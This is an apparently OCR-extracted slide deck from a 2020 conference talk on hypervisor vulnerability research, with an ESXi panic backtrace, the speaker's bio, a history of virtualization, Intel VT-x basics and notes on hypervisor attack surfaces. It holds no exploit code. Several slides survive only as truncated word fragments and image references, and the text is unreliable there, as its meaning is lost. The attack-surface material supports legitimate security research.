Hypervisor Vulnerability Research

State of the Art

Alisa Esage
Zero Day Engineering

Special for POC x Zer0Con 2020

```
VMware ESXi 6.7.0 [Releasebuild-13006603 x86_64]
NMI IPI: Panic requested by another PCPU. RIPOFF(base):RBP:CS [0x9c3666(0x41801d000000):0x43080948d050:0xfc8] (Src 0x1, CPU0)
ESXinVM cr0=0x80010031 cr2=0x850abdc000 cr3=0x8a2f3000 cr4=0x40728
*PCPU0:2097464/jumpstart
PCPU  0: US
Code start: 0x41801d000000 VMK uptime: 0:00:02:04.009
Saved backtrace from: pcpu 0 Heartbeat NMI
0x451a0239a710:[0x41801d0f0b10]IntrCookie_V
0x451a0239a730:[0x41801d146ffc]IDT_IntrHand
0x451a0239a750:[0x41801d162066]gate_entry@v
0x451a0239a818:[0x41801d09bb89]Power_ArchPe
0x451a0239a820:[0x41801d09bc76]Power_ArchSe
0x451a0239a870:[0x41801d307e55]CpuSchedIdleLoopInt@vmkernel#nover+0x332 stack: 0x450100000000
0x451a0239a8e0:[0x41801d30acd5]CpuSchedDispatch@vmkernel#nover+0x13e2 stack: 0x418000000001
0x451a0239aa20:[0x41801d30c1ff]CpuSchedWait@
0x451a0239aab0:[0x41801d110de8]SemaphoreLock
0x451a0239ab00:[0x41801d375143]SCSIIssueSyncDeviceCommand@vmkernel#nover+0xd4 stack: 0x451a0239abb8
0x451a0239ab70:[0x41801d3752f5]SCSISyncDeviceCommandWithRetriesInt@vmkernel#nover+0x86 stack: 0x4302a8ee8230
0x451a0239abd0:[0x41801d35e05b]SCSIRead@vmkernel#nover+0x17c stack: 0x4302a8ee19a0
0x451a0239ac20:[0x41801d35e13f]Partition_ReadGptHdr@vmkernel#nover+0x30 stack: 0x29f70
0x451a0239ac80:[0x41801d35f232]SCSIUpdatePTable@vmkernel#nover+0x103 stack: 0x4302a8e4d030
0x451a0239ad00:[0x41801d357476]SCSIUpdatePartitionTable@vmkernel#nover+0xcb stack: 0x451a0239add0
0x451a0239ad80:[0x41801d377dd8]SCSIGetDeviceAttributes@vmkernel#nover+0x551 stack: 0x52414820584f4256
0x451a0239ae40:[0x41801d3554a1]SCSIExportLogicalDevice@vmke
0x451a0239ae70:[0x41801d35bbf5]vmk_ScsiRegisterDevic
0x451a0239b280:[0x41801dbb7c4e]nmp_RegisterDevice@co
base fs=0x0 gs=0x418040000000 Kgs=0x0
1 other PCPU is in panic.
```

About me

POC 2016,
Seoul, jet lag.
Contemplating the concept of timeless knowledge

- Independent vulnerability researcher & low-level hacker
  - Historically Browsers, Microsoft Windows, Kernel, etc.
  - RECON 2009, ZeroNights 2011, PHDays 2014 speaker
  - Phrack 2015: “Exploitation of Microsoft XML”
- Modern hypervisors (past 3 years)
  - ZDI Silver 2018 (VirtualBox bugs)
  - Deep research focus on hardened systems (ESXi, Hyper-V, …?)
  - Abstraction & generalization. How to attack all hypervisors at once?
- [Zero Day Engineering]
  - Training: “Hypervisor Exploitation I: System Internals and Vulnerabilities”

Why Virtualization?

Mainly for fun. If you compare hypervisors to browsers, the latter have roughly same amount and complexity of technological stacks, with less depth

A typical hypervisor system spans multiple privilege boundaries, talks to hardware, and embraces all mainstream OS's at the lowest level

I like both ultra low-level tech and long-chain RCE, so it came up as a natural choice for my research

Agenda

1️⃣, 2️⃣: research directors, C-level and everyone else
2️⃣, 3️⃣: security researchers, software engineers, hackers

All materials in this presentation are based on my own original work, unless explicitly stated otherwise

- The Big Picture 1️⃣
  - Technological stack
  - Threat models
  - Challenges
- Microsoft Hyper-V 2️⃣
  - Attack vectors
  - Research trends
  - Personal insights
- Virtual Network Switch 3️⃣
  - Architecture
  - Undocumented internals
  - Example vulnerability

Part 1

The Big Picture

Agenda

- The Big Picture 1️⃣
  - Technological stack
  - Threat models
  - Challenges
- Microsoft Hyper-V 2️⃣
- Virtual Network Switch 3️⃣

Virtualization history

1950s: time sharing research

- 1954: first description of time-sharing (John Backus, “Computer Advanced Coding Techniques”)

1960s: first implementations

- Atlas computer
- 1968: first hypervisor (IBM)

1970s: mainstream adoption & popularity

- 1974: “Survey of Virtual Machines Research”

1980s: paradigm shift

1990s: 2nd wave of implementations

- 1988: SoftPC
- 1994: Bochs

2000s: modern virtualization systems; major acquisitions

- 2003: Xen
- 2005/6: Intel VTx & AMD-V
- 2007: VirtualBox

2010s: containers (portability) and sandboxing (security)

Virtualization history

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Virtualization history

1950s: t

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1960s: f

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- Atla
- 196

1970s: r

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  Res d
  sandboxing (security) 3rd wave now

(Speaker's notes) Virtualization tech as we know it came recurring in 3 distinct waves, each servicing a completely different purpose, as dictated by the technological and societal demands of the time. …

This is the main point to learn from history: virtualization technology is not going to go away any time soon. It's an essential conceptual element of the modern stack of computer technologies that will always be relevant and security-critical.

Technological Stack

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

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

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

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

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

Intel VT-x at a glance

Concepts

- Special CPU modes
  - VMX root + VMX non-root
- VMCS
  - Controls mode transitions
  - Stores per-mode state
- ISA extensions →

Top-level logic

- Test VMX supported
  - CPUID.1:ECX.VMX[bit 5] = 1
- Enable VMX mode
  - CR4.VMXE[bit 13] = 1
- Prepare VMCS struct
  - Maybe multiple
- Launch VM; Process VM exits; Resume VM

CPU Instructions: VMX root mode

- VMX management
  - vmxon / vmxoff
  - vmlaunch / vmresume
- VMCS management
  - vmread / vmwrite / vmclear
  - vmptrst / vmptrld
- EPT & vPID
  - invept
  - invvpid

Guest VM (VMX non-root)

- Hypercall
  - vmcall
  - vmfunc

Nested virtualization

Threat Models

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
Architectural breakdown + attack surfaces (1)



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Architectural breakdown + attack surfaces (1)

Hyperca
Hardwa
Privileged
Inter-VM
Printing
Etc.
Host mod
tables
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
(Speaker's notes) This diagram is a generalized abstract model of a hypervisor system. It combines a logical view of common architectural building blocks of a hypervisor with a technically specific (if incomplete) view of attack surfaces and attack vectors. The purpose of this diagram is to establish a basis for systematization of hypervisor attack surfaces and vectors. It is incomplete and does not include everything. Starting from right to left …

Extensions: all sorts of non-essential functionality which is not strictly required for VM operation, though makes its use a lot more convenient, and in fact necessary for any real use cases of a modern OS -based VM. A subset of this is known as guest additions / guest services / VM tools.

Interfaces: are software constructs that enable communication between the hv and the virtualized system, various parts of the system, and inter-VMs. In modern systems, interfaces are often reused for several purposes (for ex. A hypercall interface may be used to execute VMM-level operations as well as provide extended functionality to Guest OS) hence interfaces cannot be classified as part of another 